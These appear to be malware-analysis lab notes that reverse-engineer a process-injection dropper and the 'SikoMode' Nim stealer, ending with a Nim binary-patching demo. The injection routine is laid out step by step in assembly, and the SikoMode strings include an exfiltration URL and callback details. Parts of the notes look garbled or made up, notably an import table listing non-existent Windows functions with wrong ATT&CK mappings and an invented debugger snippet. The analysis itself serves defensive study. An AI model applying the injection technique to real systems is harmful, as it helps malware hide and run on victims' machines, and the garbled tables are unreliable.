
Network Based Indicators	 <p>The screenshot shows a NetworkMiner capture of a TLSv1.2 session. A red box highlights the initial handshake. A red circle labeled '1' points to the TLS handshake. A red circle labeled '2' points to the file download URL.</p>
--------------------------	-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

Host Based Indicators	 <p>The screenshot shows a Windows File Explorer window with a red circle labeled '1' pointing to a malware file in the Desktop folder and a red circle labeled '2' pointing to a malware file in the Network folder.</p>
-----------------------	---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

Tcpview	 <p>The screenshot shows a Tcpview interface with a red box highlighting the WerFault.exe process. A red circle labeled '1' points to the connection from WerFault.exe to svchost.exe.</p>
---------	--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

## Advance Static Analysis:

## Cutter: werflt.exe

Main	<p>classic pattern for a create remote thread process injection.</p> <p>Process injection: common TTP for malicious actors and effectively what happens is that they will be able to open up another process that's running on the host and inject code right into that process and have that code run inside the process. As it was part of that program in the first place.</p> <ul style="list-style-type: none"> <li>- This is a common evasion techniques because the code that runs inside of the process has all of the attributes and metadata and lives inside of that process in the first place. So it's very common to see shellcode for like a C2 agent or a reverse shell being injected into another process, and that's a way that it can hide out and mask itself from detection.</li> </ul>
Cutter analysis	Main
Process S; remote thread	

## Function Setup

```
asm  
CopyEdit  
push ebp  
mov ebp, esp  
sub esp, 0x50
```

- Sets up the **stack frame** for the function.
  - Reserves 0x50 (80 bytes) on the stack for local variables.

Function Arguments and Locals

```

CopyEdit
int main(int argc, char *argv[], char **envp);
LPVOID lpBuffer = stack - 0x1C;
uint32_t var_8 = stack - 0x8;
arg_0 = lpStartAddress = stack + 0x8;
These are local variable declarations and function arguments.
• lpBuffer will hold the payload or shellcode to inject.
• lpStartAddress will be the starting point of the shellcode.

```

## Prepare Buffer (Shellcode)

```

asm
CopyEdit
mov ecx, 0x51 ; loop counter
mov edi, lpBuffer ; destination (allocated buffer on stack)
mov eax, 0x402001 ; source data address
rep movsb ; copy 0x51 (81) bytes from 0x402001 into lpBuffer
What it does:
Copies 81 bytes of shellcode/payload from a hardcoded address (0x402001) into lpBuffer (local stack buffer).
This shellcode will be injected into the remote process.

```

## Convert String (argv[1]) to Integer

```

asm
CopyEdit
mov eax, [esp+0x4] ; load pointer to argv
add eax, 4 ; move to argv[1]
mov esi, [eax] ; load argv[1] (pointer to string)
push esi ; push argv[1]
call atoi ; convert to int (process ID)
What it does:
• Retrieves the command-line argument at argv[1]
• Converts it to an integer using atoi (likely PID of the target process).

```

## Open the Target Process

```

asm
CopyEdit
push 0x1FOFFF ; PROCESS_ALL_ACCESS
push 0 ; bInheritHandle = FALSE
push eax ; process ID (from atoi)
call OpenProcess
What it does:
Opens a handle to the target process using its PID with full access.
• eax will now contain the handle to the remote process.

```

## Allocate Memory in Remote Process

```

asm
CopyEdit
push 0x40 ; PAGE_EXECUTE_READWRITE
push 0x1000 ; MEM_COMMIT
push 0x325 ; Size of memory (805 bytes)
push 0 ; lpAddress (let OS decide)
push eax ; hProcess
call VirtualAllocEx
What it does:
Allocates memory of size 0x325 (805 bytes) in the remote process with RWX permissions.

```

## Write Payload to Remote Process

```

asm
CopyEdit
push 0 ; lpNumberOfBytesWritten (optional)
push 0x325 ; size = 805 bytes
push lpBuffer ; pointer to local payload
push eax ; remote memory address from VirtualAllocEx
push hProcess
call WriteProcessMemory
What it does:
Copies the shellcode from lpBuffer into the memory allocated in the remote process.

```

## Create a Remote Thread

```

asm
CopyEdit
push 0 ; lpThreadId (optional)
push 0 ; dwCreationFlags = 0 (run immediately)
push 0 ; lpParameter = NULL
push lpStartAddress ; address of shellcode
push hProcess
call CreateRemoteThread
What it does:
Starts a new thread inside the remote process at the memory address containing the shellcode.

```

## Cleanup

```

asm
CopyEdit
push hProcess
call CloseHandle
Closes the handle to the remote process.

```

## Exit Routine

```
asm
CopyEdit
xor eax, eax
pop edi
pop esi
pop ebx
mov esp, ebp
pop ebp
ret
```

**What it does:**

- Cleans up and **returns control** to the caller.
- xor eax, eax sets return value to 0 (success).

## 💡 Summary of Execution Flow

Step	Action
1	Copy shellcode into a local buffer.
2	Get process ID from argv[1].
3	Open target process with PROCESS_ALL_ACCESS.
4	Allocate executable memory in the remote process.
5	Write shellcode to remote memory.
6	Start execution via CreateRemoteThread.
7	Clean up handles and return.


# Advanced Dynamic Analysis: Debugging Malware

X32 debug: flow control & breakpoints:


- Debugger acts as middleware between end user and the OS, while a program is running.



## Debugging the Dropper: Dynamic Analysis of x86 Instructions & API Calls

- Find interesting calls and set break points. And step into those breakpoints and see what else the program is doing.
- In disassembler (f7) to observe the api call.



- Set breakpoint and follow in disassembler.





# SikoMode

## Tools  
 Basic Analysis  
 - File hashes  
 - VirusTotal  
 - FLOSS  
 - PEStudio  
 - PEView  
 - Wireshark  
 - Inetsim  
 - Netcat  
 - TCPView  
 - Procmon

Advanced Analysis  
 - Cutter  
 - Debugger

## ## Challenge Questions:

- What language is the binary written in?
- What is the architecture of this binary?
- Under what conditions can you get the binary to delete itself?
- Does the binary persist? If so, how?
- What is the first callback domain?
- Under what conditions can you get the binary to exfiltrate data?
- What is the exfiltration domain?
- How does exfiltration take place?
- What URI is used to exfiltrate data?
- What type of data is exfiltrated (the file is cosmo.jpeg, but how exactly is the file's data transmitted?)
- What kind of encryption algorithm is in use?
- What key is used to encrypt the data?
- What is the significance of 'houdini'?

## Basis Analysis:

Hash	3aca2a08cf296f1845d6171958ef0ffd1c8bdfc3e48bdd34a605cb1f7468213e *unknown.exe.malz																																																																																										
VT result	Flagged; verdict as malware																																																																																										
Floss / String Result	<pre>@:houdini @Authorization @HttpClient.nim(1144, 15) `false` @Transfer-Encoding @Content-Type @Content-Length @HttpClient.nim(1082, 13) `not url.contains({'\r', '\n'})` url shouldn't contain any newline characters @Http://cdn.altilimiter.local/feed?post= @Nim HttpClient/1.6.2 @Desktop\cosmo.jpeg @SikoMode @Iterators.nim(240, 11) `len(a) == L` the length of the seq changed while iterating over it @Mozilla/5.0 @C:\Users\Public\passwd.txt</pre>																																																																																										
IAT	<table border="1"> <thead> <tr> <th>Imports (8)</th> <th>Flag (8)</th> <th>First-thunk-original (48)</th> <th>First-thunk (48)</th> <th>Hint</th> <th>Group (8)</th> <th>Technique (5)</th> <th>Type (3)</th> <th>Ordinal (1)</th> <th>Library (8)</th> </tr> </thead> <tbody> <tr> <td>GetCurrentProcess</td> <td>x</td> <td>0x0000000000000000</td> <td>0x0000000000000000</td> <td>1402 (0x0000000000000000)</td> <td>0x0000000000000000</td> <td>T1057 / Process Discovery</td> <td>Implicit</td> <td>0x31940332d0</td> <td></td> </tr> <tr> <td>LoadLibrary</td> <td>x</td> <td>0x0000000000000000</td> <td>0x0000000000000000</td> <td>1403 (0x0000000000000000)</td> <td>0x0000000000000000</td> <td>T1052 / Process Injection</td> <td>Implicit</td> <td>0x31940332d0</td> <td></td> </tr> <tr> <td>VirtualProtect</td> <td>x</td> <td>0x0000000000000000</td> <td>0x0000000000000000</td> <td>1402 (0x0000000000000000)</td> <td>0x0000000000000000</td> <td>T1053 / Process Injection</td> <td>Implicit</td> <td>0x31940332d0</td> <td></td> </tr> <tr> <td>GetCurrentProcess</td> <td>x</td> <td>0x0000000000000000</td> <td>0x0000000000000000</td> <td>507 (0x0000000000000000)</td> <td>0x0000000000000000</td> <td>T1057 / Process Discovery</td> <td>Implicit</td> <td>0x31940332d0</td> <td></td> </tr> <tr> <td>GetCurrentThread</td> <td>x</td> <td>0x0000000000000000</td> <td>0x0000000000000000</td> <td>507 (0x0000000000000000)</td> <td>0x0000000000000000</td> <td>T1057 / Process Discovery</td> <td>Implicit</td> <td>0x31940332d0</td> <td></td> </tr> <tr> <td>BuildAffinityTable</td> <td>x</td> <td>0x0000000000000000</td> <td>0x0000000000000000</td> <td>1222 (0x0000000000000000)</td> <td>0x0000000000000000</td> <td>T1052 / Process Injection</td> <td>Implicit</td> <td>0x31940332d0</td> <td></td> </tr> <tr> <td>BuildLookupFunctionality</td> <td>x</td> <td>0x0000000000000000</td> <td>0x0000000000000000</td> <td>1230 (0x0000000000000000)</td> <td>0x0000000000000000</td> <td>T1052 / Process Injection</td> <td>Implicit</td> <td>0x31940332d0</td> <td></td> </tr> <tr> <td>TerminateProcess</td> <td>x</td> <td>0x0000000000000000</td> <td>0x0000000000000000</td> <td>1402 (0x0000000000000000)</td> <td>0x0000000000000000</td> <td>T1057 / Process Discovery</td> <td>Implicit</td> <td>0x31940332d0</td> <td></td> </tr> </tbody> </table>	Imports (8)	Flag (8)	First-thunk-original (48)	First-thunk (48)	Hint	Group (8)	Technique (5)	Type (3)	Ordinal (1)	Library (8)	GetCurrentProcess	x	0x0000000000000000	0x0000000000000000	1402 (0x0000000000000000)	0x0000000000000000	T1057 / Process Discovery	Implicit	0x31940332d0		LoadLibrary	x	0x0000000000000000	0x0000000000000000	1403 (0x0000000000000000)	0x0000000000000000	T1052 / Process Injection	Implicit	0x31940332d0		VirtualProtect	x	0x0000000000000000	0x0000000000000000	1402 (0x0000000000000000)	0x0000000000000000	T1053 / Process Injection	Implicit	0x31940332d0		GetCurrentProcess	x	0x0000000000000000	0x0000000000000000	507 (0x0000000000000000)	0x0000000000000000	T1057 / Process Discovery	Implicit	0x31940332d0		GetCurrentThread	x	0x0000000000000000	0x0000000000000000	507 (0x0000000000000000)	0x0000000000000000	T1057 / Process Discovery	Implicit	0x31940332d0		BuildAffinityTable	x	0x0000000000000000	0x0000000000000000	1222 (0x0000000000000000)	0x0000000000000000	T1052 / Process Injection	Implicit	0x31940332d0		BuildLookupFunctionality	x	0x0000000000000000	0x0000000000000000	1230 (0x0000000000000000)	0x0000000000000000	T1052 / Process Injection	Implicit	0x31940332d0		TerminateProcess	x	0x0000000000000000	0x0000000000000000	1402 (0x0000000000000000)	0x0000000000000000	T1057 / Process Discovery	Implicit	0x31940332d0	
Imports (8)	Flag (8)	First-thunk-original (48)	First-thunk (48)	Hint	Group (8)	Technique (5)	Type (3)	Ordinal (1)	Library (8)																																																																																		
GetCurrentProcess	x	0x0000000000000000	0x0000000000000000	1402 (0x0000000000000000)	0x0000000000000000	T1057 / Process Discovery	Implicit	0x31940332d0																																																																																			
LoadLibrary	x	0x0000000000000000	0x0000000000000000	1403 (0x0000000000000000)	0x0000000000000000	T1052 / Process Injection	Implicit	0x31940332d0																																																																																			
VirtualProtect	x	0x0000000000000000	0x0000000000000000	1402 (0x0000000000000000)	0x0000000000000000	T1053 / Process Injection	Implicit	0x31940332d0																																																																																			
GetCurrentProcess	x	0x0000000000000000	0x0000000000000000	507 (0x0000000000000000)	0x0000000000000000	T1057 / Process Discovery	Implicit	0x31940332d0																																																																																			
GetCurrentThread	x	0x0000000000000000	0x0000000000000000	507 (0x0000000000000000)	0x0000000000000000	T1057 / Process Discovery	Implicit	0x31940332d0																																																																																			
BuildAffinityTable	x	0x0000000000000000	0x0000000000000000	1222 (0x0000000000000000)	0x0000000000000000	T1052 / Process Injection	Implicit	0x31940332d0																																																																																			
BuildLookupFunctionality	x	0x0000000000000000	0x0000000000000000	1230 (0x0000000000000000)	0x0000000000000000	T1052 / Process Injection	Implicit	0x31940332d0																																																																																			
TerminateProcess	x	0x0000000000000000	0x0000000000000000	1402 (0x0000000000000000)	0x0000000000000000	T1057 / Process Discovery	Implicit	0x31940332d0																																																																																			
Architecture of the Binary	64 bit																																																																																										
Binary Written	nim																																																																																										
Initial Detonation	If the url doesnot exist, it deletes itself.																																																																																										

Basic Advance Analysis:  
 Network Indicator:




The screenshot shows the assembly view of the Immunity Debugger. The current instruction is:

```
[0x004179E0] mov    rax,[rbp+0x10]
```

The assembly code for the function is:

```
void sun.chatdIP_diamond_100()
{
    ; ...
    mov    rax,[rbp+0x10]
    ; ...
}
```


- We will observed there is call to toRC4




- We can follow the loop

Key is created in password.txt which Is Sikomode

- Houdini is the method call used by binary to delete itself from the disk.



- We check kill switch result and if we don't get good result, we delete from disk. If do get good result, it kick off the main part of the binaries routine, which includes unpack resources and steal stuff.
- If the binary is interrupted at any point, houdini is called and delete itself from the disk.
- Finally at the end of either of those instances, it call houdini and delete from the disk.



- If the binary is interrupted at any point, houdini is called and delete itself from the disk.
- Even if unpack resources and steal stuff complete sucessfully, it will also call houdini and delete itself from disk.

# Binary Patching & Anti-analysis

In cutter load in write mode

Source Code:

```
import std/httpclient
import nimcrypto

proc evaluate_http_body(): bool =
    try:
        # Download key from endpoint
        var client = newHttpClient()
        var res = client.request("http://freetshirts.local/key.crt")
        let key_contents = res.body
        # Compute SHA256 of body of response
        let sha256sum = sha256.digest(key_contents)

        return $sha256sum == "221E8347990B3F77531D55AA7B11969A47DBF53ACDEDD611EFD4D12112F352D3"

    except Exception as e:
        echo "[+] Error: " & e.msg
        return false

proc run_payload(): void =
    echo "[!] Boom!"

when isMainModule:
    var res = evaluate_http_body()
    if res:
        run_payload()
    else:
        echo "[-] No dice, sorry :("
```

The program performs a GET request to <http://freetshirts.local/key.crt> and writes the body of the response to a variable. Then, it calculates the SHA256sum of the body of the response and compares it to a preset value. If the two values are the same, it executes the `run_payload()` procedure, which simply prints “[+] Boom!”. If the SHA256sum does not match the preset value, it says “[-] No dice, sorry :(”. This program is extremely simple to allow for better clarity when we get into the ASM and decompiled output in Cutter.

```
undefined4 __cdecl main(char **argv, char **envp, int32_t arg_10h)
{
    __main();
    *(char ***)0x454444 = envp;
    *(char ***)0x454448 = argv;
    *(int32_t *)0x45444c = arg_10h;
    _NimMain();
    return *(undefined4 *)0x4535a0;
}
```

Recall that a Nim compiled program will have a few wrapper functions around the true `main()` function, so we will need to drill down a few levels. Double click on `_NimMain()`:

```
void _NimMain(void)
{
    int32_t var_ch;

    _PreMain();
    var_ch = (int32_t)_NimMainInner;
    _initStackBottomWith((int32_t)&var_ch);
    (*(code *)var_ch)();
    return;
}
```

We can ignore `_PreMain()` and `_initStackBottomWith()` for now. These two functions are boilerplate for Nim compiled binaries. We can click on the `_NimMainInner` value to jump to the `_NimMainInner()` function:

```
void _NimMainInner(void)
{
    @NimMainModule@0();
    return;
}
```

And finally, we get to the true `main()` of a Nim program: `NimMainModule()`.


```

void @NimMainModule@0(void)
{
    int32_t var_20h;
    char *var_1ch;
    int32_t var_18h;
    char *var_14h;
    int32_t var_10h;

    var_1ch = "main";
    var_14h = "/home/husky/PMAT-maldev/dev/src/SimplePatchMe/main.nim";
    var_18h = 0;
    var_10h._0_2_ = 0;
    _nimFrame((int32_t)&var_20h);
    var_18h = 0x27;
    var_14h = "/home/husky/PMAT-maldev/dev/src/SimplePatchMe/main.nim";
    *(char *)0x454440 = @evaluate_http_body_main_3@0();
    if (*(char *)0x454440 == '\x01') {
        var_18h = 0x29;
        var_14h = "/home/husky/PMAT-maldev/dev/src/SimplePatchMe/main.nim";
        @run_payload_main_452@0();
    } else {
        var_18h = 0x2b;
        var_14h = "/home/husky/PMAT-maldev/dev/src/SimplePatchMe/main.nim";
        @echoBinSafe@8();
    }
    _popFrame();
    return;
}

```

What are we working with here? The symbols of this binary have been left in, so the function names are nice and easy to read. Two of them are interesting here: `evaluate_http_body()` and `run_payload()`. Graph view may help us understand what is going on:




The call to `evaluate_http_body()` splits this graph into two paths. One path runs the `run_payload()` function that we saw in the source code ("[+] Boom!"). The other path echoes the other string ("[-] No dice, sorry :(").

```

